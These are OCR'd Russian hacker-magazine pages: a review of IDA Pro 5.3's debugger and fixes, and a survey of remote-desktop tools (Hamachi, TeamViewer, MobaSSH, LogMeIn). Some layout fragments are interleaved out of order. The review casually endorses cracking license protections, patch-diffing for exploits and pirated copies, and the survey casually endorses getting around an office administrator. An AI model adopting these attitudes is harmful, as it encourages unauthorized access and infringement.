Сначала IDA приобрела поддержку макросов и скриптового языка, напоминающего сильно урезанный Си. Скрипты, написанные хакерами, не только автоматизировали взлом, но и позволяли распаковывать упакованный код прямо в ИДЕ. Очень удобно, хотя ограниченные возможности скрип-



Символьная информация, добытая старой (слева) и новой (справа) версиями IDA Pro

Результат дизассемблирования одной и той же программы старой (слева) и новой (справа) версиями IDA Pro

тов тормозили прогресс. И вот, наконец, появились плагины, дающие полный доступ к внутреннему API ИДЫ. Плагины пишутся на приплюснутом Си — пишутся долго и совершенно ненаглядно. А потому хакеры тут же прикрутили к ИДЕ всевозможные языки типа Perl'а и Python'а, делающие программирование простым и понятным, без отрыва от производства, в смысле, без выхода из дизассемблера.

За время своего существования IDA Pro превратилась в настоящую хакерскую империю. Это намного больше, чем дизассемблер. Это и дизассемблер, и отладчик, и распаковщик упакованных файлов, и анализатор потока управления, и сканер безопасности для полуавтоматического поиска дыр в приложениях. Целый мир с возможностями, которые с выходом очередной версии все больше приближаются к безграничным.

ОТЛАДОЧНЫЕ ВОЗМОЖНОСТИ IDA PRO

Способы исследования программ делятся на две категории — **статический анализ** (дизассемблирование) и **динамический** (отладка). Обе категории имеют свои сильные и слабые стороны, а потому на практике активно применяется гибридный способ, открывающий большие возможности, но вынуждающий хакера попеременно мотаться от дизассемблера к отладчику, снимая дампы памяти и перетягивая символьную информацию в обоих направлениях. Это ужасно напрягает и приводит к неоправданному перерасходу времени.

Отсюда и родилась идея — **встроить отладчик непосредственно в сам дизассемблер**. Ильфак был не первым, кто это осуществил (определенным успехом до него пользовался знаменитый W32Dasm), да и первые попытки создавали крайне неблагоприятное впечатление — отладчик, встроенный в IDA 4.x, на фоне Ольги выглядел детской игрушкой, не говоря уже о могучем SoftICE. С выходом версии 5.x ситуация слегка изменилась, и IDA-отладчик дорос до минимально потребного уровня. SoftICE к тому времени уже превратился в разлагающийся труп, зато Ольга существенно упрочнила свои позиции, собрав нехилую коллекцию плагинов и скриптов, которой не могла похвастаться IDA 5.x

IDA 5.3 совершила отчаянный рывок, попытавшись переплюнуть Ольгу там,

Свободный обзор новых возможностей

• **Полностью переписано ядро отладчика** — усилена поддержка многопоточных приложений (в том числе, в Linux) и улучшена обработка структурных исключений.

• **Добавлены отладочные модули для iPhone и Symbian OS**, поставляемые вместе с исходными текстами, что позволяет их совершенствовать самостоятельно, не дожидаясь выхода новой версии — отличная новость для всех хакеров, обитающих на мобильных платформах и смартфонах.


• **Радикально улучшена поддержка PIC-кода** (Position-Independent Code — Позиционно Независимый Код), встречающегося в shell-кодах, а также многих защитных механизмах, что облегчает жизнь как исследователям малвари, так и кодокопателям, освобождающим программы от оков ключевых файлов, серийных номеров и прочего.

• **Более качественная экстракция отладочной информации из MS PDB-файлов** — интересна главным образом исследователям недр операционных систем семейства NT. А также хакерам, анализирующим изменения в заплатках от Microsoft на предмет поиска дыр, которые они затыкают, чтобы заточить exploit под непатченные системы (или даже пропатченные, ибо большинство дыр затыкаются далеко не с первого раза).

• **Языковые расширения от независимых разработчиков** (типа IDA Perl, IDA Python) приобрели официальный статус, а вместе с ним и официальный API для взаимодействия с IDA Pro, существенно облегчив процесс стыковки IDA Pro с различными интерпретаторами.

• **Проделана огромная работа по исправлению ошибок**. По сути, IDA Pro 5.3 представляет собой огромный bug-fix. Только один официальный список изменений насчитывает свыше сотни фиксов. Подлинное число гораздо больше и часть ошибок исправлено «втихую». Достаточно взять хотя бы ошибку с отладкой файлов, имеющих нулевой базовый адрес, что в предыдущих версиях приводило к потере контроля над отлаживаемой программой (подробнее — souriz.wordpress.com). В 5.3 это уже исправлено, однако баг в официальном списке не значится, что наводит на определенные размышления.

• **Обновлена сигнатурная база** для новых версий компиляторов от Borland, Microsoft и некоторых других, что полезно практически всем реверсерам без исключения.



Современная IDA Pro с кучей «косметики» и прочих графических «бантиков», заставляющих хакеров старого поколения скрежетать зубами. Зато новому поколению все это очень нравится



links

www.hex-rays.com/idapro — официальный сайт, где выложена сама **IDA Pro**, сопроводительная документация, куча примеров и бесплатных утилит. Также имеется форум (впрочем, доступный только легальным пользователям).




info

Одним из самых популярных плагинов для IDA является **HexRays**, позволяющий преобразовать бинарник в код на C++. Подробности — в февральском номере][за этот год.

где она никогда не была сильна — в отладке многопоточных приложений и обработке структурных исключений. И это, надо сказать, ей удалось. К достоинствам относятся и полная интеграция с дизассемблером, которая экономит немало времени.
Плагины и скрипты для IDA-отладчика уже начинают появляться, в дальнейшем их число будет только расти. Впрочем, на Windows-платформе Ольга не собирается сдавать свои позиции (особенно, в свете грядущего выхода версии 2.x). К Ольге хакеры уже привыкли, а в IDA Pro все по-другому. Интерфейс продуман не лучшим образом, да и сами отладочные возможности пока все-таки слабоваты.
Зато на Linux-платформе отладчик IDA Pro смотрится более соблазнительно, чем GDB. Хотя **GDB** — куда более мощная штука, он требует времени на изучение. А IDA Pro предоставляет интерактивный и интуитивно понятный интерфейс, переплевывающий практически все конкурирующие отладчики. Во всяком случае на прикладном уровне (ну, а на ядерный IDA Pro пока и не замахивалась).
А в сфере мобильных устройств отладочные возможности IDA Pro (какими бы скромными не были) всегда вызывали огромный интерес, учитывая появление большого количества малвари под мобильные устройства и защищенных программ, у которых так и хочется отломать все ненужное.

ДИХЛОФОС, ХЛОРОФОС, КАРБОФОС...

IDA Pro — **сложный программный комплекс**, разумеется, не лишенный ошибок. Ошибки, как известно, бывают разные: от вполне безобидных до коварных и разрушительных. Крах базы IDA Pro (на легальных, а не ломаных версиях) — явление достаточно редкое, но все-таки встречающееся. Впрочем, это не создает большой проблемы, если периодически сохранять результат дизассемблирования на диск в упакованную базу — практически у всех хакеров уже давно выработался стойкий инстинкт. Ну а кто не сохраняется, тот сам виноват.
Ошибки в «движке» дизассемблирования, приводящие к выдаче неверного результата, намного более коварны, поскольку коверкают логику работы анализируемой программы, делая ее совершенно непонятной. Над подобными головоломками можно биться часами (если под рукой нет другого дизассемблера, чтобы сравнить результаты) и они — самое большое зло для реверсеров, какое только можно представить.
Хакеры бессознательно доверяют IDA Pro, считая ее непогрешимой, хотя она ошибается намного чаще, чем конкурирующие дизассемблеры. Касательно движка для x86 процессоров, IDA Pro 5.3 наконец-то научилась распознавать UD2-инструкцию, специально предназначенную для исключения «неверный опкод» и встречающуюся во многих защитах. То же самое относится и к 3хбайтовым NOP-инструкциям (0F 19..0F 1E), которые в списке изменений значатся как недокументированные, когда на самом деле они очень даже документированные (Ильфак не читает мануалов?!).
Нераспознанные инструкции, представленные в виде данных, конечно, сбивают хакера с толку, но все же не срывают ему крышу и не высаживают на измену. Берем мануалы, изучаем, определяем опкод вручную, вручную же транслируем заданную последовательность байт в соответствующую инструкцию (благо, IDA Pro это позволяет) и пьем пиво. Или квас.
Хуже, когда IDA Pro пакостит втихую. Например, не учитывает команду DEC/INC SP в 32-разрядном сегменте, что приводит к неверно вычисленным смещениям локальных переменных и аргументов, а, как следствие, к неверному анализу всей функции в целом. Процессорный модуль для платформы .NET также еще толком не отлажен, хотя появился не вчера и даже не позавчера. IDA Pro 5.2 неверно декодировала команды conv.r4, conv.r8 и conv.r.un. В версии 5.3 это исправлено.
Самая приятная новость — **функции с EH_prolog наконец-то дизассемблируются правильно**!!! Соль в том, что классический пролог устанавливает EBP на самое дно стекового фрейма, и потому все локальные переменные приобретают отрицательные смещения, а все аргументы — положительные. Функции с E прологом H_prolog делят стековый фрейм на две части. В одну попадают буфера, в другую — скалярные переменные и указатели. Впервые эта техника была применена в pro-police (бесплатном расширении для знаменитого GCC-компилятора) для борьбы со стековыми переполнениями, а затем была «позаимствована» компанией Microsoft. Регистр EBP устанавливается на границу, отделяющую буфера от не-буферов. Буфера приобретают отрицательные смещения, а скалярные переменные, указатели и аргументы — положительные, но вплоть до версии 5.2 (включительно) IDA Pro обзывала их всех аргументами, озадачивая хакеров — мол, какая интересная функция! Ей передали пару-тройку аргументов, а она приняла на грудь целый десяток, оперируя ими, как ни в чем не бывало. Приходилось выкручиваться, танцуя с бубном. В версии 5.3 это исправлено, и бубен можно положить на полку.
Исправление ошибок нужно только приветствовать. Очень приятно, что Ильфак предпочитает гонять баги, тогда как большинство компаний тяготеют к лихорадочному добавлению новых фич, исправляя ошибки лишь тогда, когда они уже всех достанут. С другой стороны, не совсем радует политика обновлений. Если IDA 5.3 фактически представляет собой один большой баг-фикс (не без новых возможностей, конечно), почему бы ее не раздавать бесплатно всем желающим в виде заплаток для всех измененных файлов? Microsoft, Adobe и еще куча других компаний делают это даже без проверки лицензии. Брать с пользователя деньги за исправление своих же ошибок это, знаете ли, может делать только Ильфак, который сменил Пьера (не Безухова), и теперь он CEO. Похоже, готовится забросить кодинг и заняться бизнесом, чего, впрочем, уже давно следовало ожидать, наблюдая агонию развития IDA Pro на протяжении последних пяти лет. Реально новых идей нет, реально новых фич — тоже. А те, что есть — настоящим хакерам либо не нужны (графы, декомпилятор) и годятся только для привлечения «пионеров», либо же недостающий функционал покрывается скриптами и плагинами.



Внешний вид отладчика, интегрированного в IDA Pro

ПЕРЕХОДИТЬ ИЛИ НЕТ?

Само по себе усиление отладочных возможностей — еще не повод покупать новую IDA Pro (но хороший повод обновиться тем, кто еще не успел этого сделать), и, естественно, не повод мигрировать с Ольги на IDA Pro. Тем не менее, удобства интегрированного отладчика — очевидны.


Так **стоит ли переходить на новую версию IDA Pro или нет**? Естественно, для тех, кто выловил ее в Осле, вопрос вообще не стоит. Халява! Профессиональные реверсеры, работающие на респектабельные фирмы, тоже не заморачиваются такими вещами — фирма предоставляет реверсеру все необходимое, в том числе и последние версии IDA Pro, а если не предоставляет — зачем работать в такой фирме?

Фрилансерам и независимым консультантам приходится хуже всего. Никто им на халяву IDA Pro не даст. Пользоваться ворованной версией в общем случае противозаконно и весьма чревато (особенно при работе на зарубежные компании). Однако если за реверсинг платят, то с учетом текущих расценок новая IDA окупается буквально за несколько дней. В худшем случае, за неделю. Ну, пускай за месяц (смотря, какая у реверсера квалификация).

А вот тем, кто пишет плагины для IDA Pro (и не просто пишет, а еще и продает их), выход всякой новой версии, как нож в сердце. Совместимость, мягко говоря, здесь и не ночевала. Всю коллекцию плагинов приходится тестировать заново, добавляя многочисленные #ifdef'ы для обеспечения совместимости со всеми версиями или отбранчивая код (в клинических случаях), причем эта работа не окупается, поскольку поддержка проданных плагинов стоит копейки, а времени отнимает... на рубли, фунты и стерлинги.

Вот такая непростая ситуация получается. Нас вынуждают обновляться независимо от того, желаем ли мы этого или нет. Ну что ж, Ильфак тоже хочет кушать.

Самая первая версия IDA (в те времена еще не Pro), сейчас представляющая разве что исторический интерес музейного экспоната



СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND. RU /


УДАЛЕНКА ПО-ХАКЕРСКИ


НОВЫЕ СПОСОБЫ ПОДКЛЮЧЕНИЯ ПО УДАЛЕННОМУ РАБОЧЕМУ СТОЛУ



Настроить удаленный сервер. Помочь приятелю справиться с вирусом. Скачать через инет документы, забытые на домашнем компьютере. Да просто постебаться над ламером! Чего только не сделаешь, если есть удаленный доступ к рабочему столу. И он всегда у тебя будет, если использовать несколько нехитрых приемов.




ного лет назад, когда все вокруг болели локальными сетями, а всеобщим любимцем был ресурс nag.ru, я с огромным удовольствием занимался собственной локалкой. Все началось с кластера внутри квартиры, продолжилось сеткой в доме и в квартале, а закончилось — пирингом с другими сетями посредством оптики и Wi-fi. Без удаленного доступа в таких условиях было не жить. Приходилось не только администрировать серверы и роутеры, но еще и помогать обычным пользователям, подключаясь к ним через излюбленную прогу **Remote Administrator**, о существовании которой знали даже самые ушастые. Но это были старые добрые времена, а теперь необходимость в удаленном доступе есть у каждого. В универе ли ты, школе или офисе (а может быть, тупо в интернет-кафе), всегда хочется иметь лазейку к самому святому — своему домашнему компьютеру. Ну, хотя бы на всякий случай. Другое дело, что добраться до него сквозь многочисленные роутеры, файрволы, NAT'ы и прочие ограничения, зачастую даже не зная IP сервера, уже не так просто. Объясню на пальцах. С обычной локальной сетью, как правило, проблем не возникает. У каждого из компьютеров есть свой IP-адрес и hostname, поэтому «достучаться» до любого из них не так сложно. На управляемый компьютер устанавливается серверная часть программы для удаленного доступа. Например, **Remote Administrator** или различные модификации **VNC**, у которой есть версии для самых различных операционных систем. С любого другого компа при помощи клиентской части осуществляется соединение после простого ввода IP-адреса или имени компьютера. К сожалению, в интернете статический и реальный IP-адрес — большая редкость. Вариантов несколько. Если IP-адрес постоянно меняется, но он все-таки реальный (белый), то ситуация легко решается использованием


Как лихо можно использовать протокол Skype, а?


SSH-клиент для винды — легко



Для подключения к VPN-сети нужно знать ее имя и пароль


Поиграем в remote desktop? :)

специального dyndns-сервиса. Этот сервер совершенно бесплатно хранит запись о выбранном тобой доменном имени, скажем, myserver.dyndns.org, в которой есть актуальный IP-адрес твоего компьютера. Он постоянно обновляется за счет клиентской части, установленной у тебя в системе. Другими словами, для соединения с этим компьютером не обязательно знать его IP-адрес, для подключения используется как раз доменное имя. Но намного чаще провайдеры выдают один и тот же IP-шник (его еще называют «серым») сразу сотням, а то и тысячам пользователей. В этом случае достучаться до конкретного компьютера извне без дополнительных ухищрений уже не получится.

ХИТРЫЙ ПОДХОД: ПОДНЯТЬ VPN-СОЕДИНЕНИЕ

Хорошим выходом из положения будет поднять поверх инета виртуальную сеть (VPN) и работать точно так же, как в обычной локалке. То есть, использовать внутренние IP-адреса и не морочить голову вопросом, как будут передаваться сетевые пакеты на самом деле.

Поднимать для этого какой-то серьезный софт в нашей ситуации просто глупо. К счастью, есть одна замечательная программа, рассчитанная как раз на самых обычных пользователей. Речь идет об утилите **Hamachi** (www.hamachi.cc). Ее уникальность в простоте настройки VPN-соединения, которую полностью берет на себя управляющий сервер. Для создания закриптованного канала пользователи сначала подключаются к нему, получают необходимые для соединения инструкции и только затем устанавливают коннект между собой. После того, как связь налажена, дальнейшее посредничество сервера исключается, поэтому трафик передается исключительно между пользователями.

На практике такой подход выглядит еще проще. После установки Hamachi в системе появляется виртуальный сетевой адаптер, но браться за его настройку не стоит. Все управление осуществляется в специальном окошке, сильно похожем на обычный IM-мессенджер. Первым делом необходимо подключиться к управляющему серверу, а после этого — создать свою виртуальную сеть, нажав на правую нижнюю кнопку. Во время регистрации VPN необходимо ввести ее имя и пароль — эти параметры в дальнейшем будут использоваться другими компьютерами для подключения к виртуальной сети. Собственно, на этом вся настройка и заканчивается. Тебе остается только присоединить оба компьютера к одной и той же VPN-сети и пробовать пропинговать их по внутренним IP-шникам, указанным в верхней части окна Hamachi. Все должно заработать без какой-либо дополнительной настройки! Каждому юзеру будет выдан уникальный внутренний IP (к примеру, 5.0.0.53), а также специальный идентификатор, по которому другие пользователи могут тебя распознать. Неважно, какой именно софт будет использоваться (игры, чаты, файлообменники и т.п.) — Hamachi все равно установит прямое соединение и непрерывное кодирование данных. Приятный момент заключается в том, что работе этой системы не мешают ни NAT'ы, ни брандмауэры, ни капризы системного администратора. Версии клиента существуют не только под Винды (на многих языках, включая русский), но и Linux, что вдвойне приятно. Ты не только сможешь использовать привычные инструменты для удаленного управления, но и наслаждаться всеми прелестями обычной локалки, например, играми. Хочу обратить внимание, что количество пользователей в VPN-сети вовсе не ограничивается двумя компьютерами. Их может быть гораздо больше!

Теперь о безопасности. Во время регистрации клиент генерирует пару RSA-ключей (один — публичный, другой — скрытый), которые применяются для авторизации на сервере. Шифрование данных основывается на алгоритмах, применяемых в IPSEC и SSL и давно заслуживших доверие. О том, что разработчики подошли к вопросу безопасности со всей строгостью, можно судить даже по разным продуманным мелочам. Например, во время установки клиента, установщик спрашивает разрешение на блокировку всех потенциально опасных служб Windows, которые включены по умолчанию и могут представлять угрозу для безопасности. Правда, помимо всего прочего программа заблокирует и файловый шаринг: обратиться к удаленным файлам и папкам посредством привычных средств Винды уже не удастся.

УНИВЕРСАЛЬНЫЙ ПОДХОД: ИСПОЛЬЗОВАТЬ СЕРВЕР-ПОСРЕДНИК

Hamachi устанавливает в систему свой виртуальный драйвер, а, значит, для установки, как ни крути, нужны права администратора. А где ж их взять, если доступ необходим к компьютеру, находящемуся в офисе, а непонятливый админ никогда не пойдет на установку софта для удаленного управления ради обычных смертных? Можно, конечно, это обойти, но лучше поступить по-другому: просто справляться без привилегий





info


• Сервис skyfex.com предоставляет возможность удаленного доступа прямо через браузер (правда, поддерживает только IE), но в концепции удаленного помощника. Желающие могут запросить помощь, а другие — могут им помочь. **За денежки**. Той же концепции придерживается copilot.com.

• У программы TeamViewer есть практически 100% аналог, но с русским интерфейсом — **Ammyy Assistant** (www.ammyy.com).

• Для обхода файрволов и NAT программами используются хитрые методики: **STUN**, **UDP hole punching** и **Back connect**.


В рабочей панеле — список компьютеров, доступных для подключения


Удаленный рабочий стол прямо в окне браузера



dvd
Дистрибутивы всех упомянутых в статье программ ты найдешь на нашем диске.


администратора. Конечно, о VPN-соединении в этом случае придется забыть, но если речь идет об удаленном доступе, то — запросто!
Я лично сталкивался с такой проблемой несколько раз, и каждый раз меня выручала замечательная утилита и онлайн-сервис **TeamViewer** (www.teamviewer.com). В первую очередь необходимо скачать с офсайта дистрибутив программы.
Он без проблем установится в любой системе, несмотря на отсутствие прав администратора, но даже если этому что-то помешает — разработчики любезно предоставили на сайте portable-версию своего приложения. После запуска утилита обращается на специальный сервер, который возвращает ей уникальный идентификатор и пароль: например, 24 153 297/ 3280. Все: теперь подключиться к нему ты сможешь с любого другого компьютера, где также установлен TeamViewer. Просто введи данные на клиентской машине, выбери Remote support и смело жми на «Connect to partner». Секунда и... доступ к удаленному рабочему столу получен. Черт подери, как же хорошо это работает!
Главная особенность такой организации подключения — возможность работы через любые файрволы и NAT! Не надо морочить себе голову пробросом портов, хитрой маршрутизацией и т.п., тут все просто, как дважды два.
Качество картинки легко настроить в соответствии с каналом: мы специально проверяли TeamViewer на очень слабом канале, соединяясь с компьютерами в Уругвае — все просто летает. Более того, прога позволяет удобно передавать файлы и управлять питанием компьютера, в том числе быстро отправляя компьютер в ребут. А чего стоит возможность установки VPN-соединения — получается тот же самый Hamachi, правда, также требующий установки специального VPN-адаптера. Если требуется записать все действия на удаленном компьютере или что-то сказать собеседнику посредством чата — нет проблем, соответствующие функции доступны даже в бесплатной версии программы. Кстати говоря, недавно появилась версия и для Mac-пользователей, а в скором времени обещается выйти порт для Linux-систем. Мы искренне этого ждем!

А как же SSH?


Во многих случаях вовсе не обязательно прибегать к удаленному рабочему столу. Обычной консоли вполне достаточно, чтобы подправить конфиг в каком-нибудь демоне. На любой nix-машине SSH-демон уже давно стал стандартом де-факто, но эта история не про Windows-серверы. Долгое время единственным полноценным решением для настройки Secure Shell под Виндой был платный продукт VShell от компании **VanDyke** (vandyke.com), разработавшей популярный клиент SecureCRT. К сожалению, толку от демо-версии немного. Даже для того, чтобы скачать ее с офсайта, придется попыхтеть. Поэтому появлению альтернативы в виде **MobaSSH** (mobassh.mobatek.net/en/) я лично очень обрадовался. А когда ее опробовал, обрадовался вдвойне, потому что буквально за минуту получилось поднять SSH-сервер с привязкой к пользователям, которые созданы в системе. Простая проверка соединения с разных виндовых и никсовых клиентов показала 100% совместимость. Да, эта штука работает! И теперь безопасный доступ к командной строке через стандартные протоколы, проброс портов и туннелирование действительны и для Винды!

WEB 2.0 ПОДХОД: АДМИНИМ ПРЯМО ЧЕРЕЗ БРАУЗЕР


Мне довольно часто приходится ездить между городами, и, к сожалению, ноутбук не всегда со мной. После нескольких срочных ситуаций, когда доступ к удаленным компьютерам нужен был «здесь и сейчас», а компьютера или хотя бы интернет-кафе (где бы я без труда запустил Team Viewer) рядом не было, пришлось изрядно подумать, как быть. А решение, как это обычно и бывает, оказалось ну просто максимально эффективным. После недолгих поисков выяснилось, что в инете уже достаточно давно функционирует отличный сервис LogMeIn (logmein.com). В чем его фишка? А в том, что клиентская часть для управления удаленными компьютерами и серверами реализована в виде обычной веб-страницы и работает практически из любого браузера (IE, Opera, Firefox, Safari) и даже с моего коммуникатора!
Подход просто изумительный: ты регистрируешься на сайте (само собой, бесплатно) и получаешь доступ к своей собственной панели управления. В этой панели отображают все компьютеры, на которых установлена специальная серверная часть. Не надо запоминать IP-шники, порты и вообще заморачиваться какими-либо техническими вопросами. Ты просто заходишь в свою панель, выбираешь нужный тебе компьютер (статус каждого наглядно отображается пиктограммами) и коннектишься из любой точки мира, не задумываясь о проблемах с NAT'ом или брандмауэрами. И вот что я тебе скажу: несмотря на работу через браузер, удаленный рабочий стол работает отменно.
Единственные ограничения бесплатной версии по сравнению с Pro-братом заключаются в отсутствии звука с удаленного компьютера и возможности drag'n'drop'а файлов между текущим и удаленным компьютером. Но ведь без этого вполне можно прожить, правда?



Идентификатор и пароль для соединения генерируются случайно



ConnectNow — новый сервис от компании Adobe, который позволит организовать Remote Desktop используя один лишь браузер (как на сервере, так и клиенте)




Главное окно Hamachi похоже на современный мессенджер

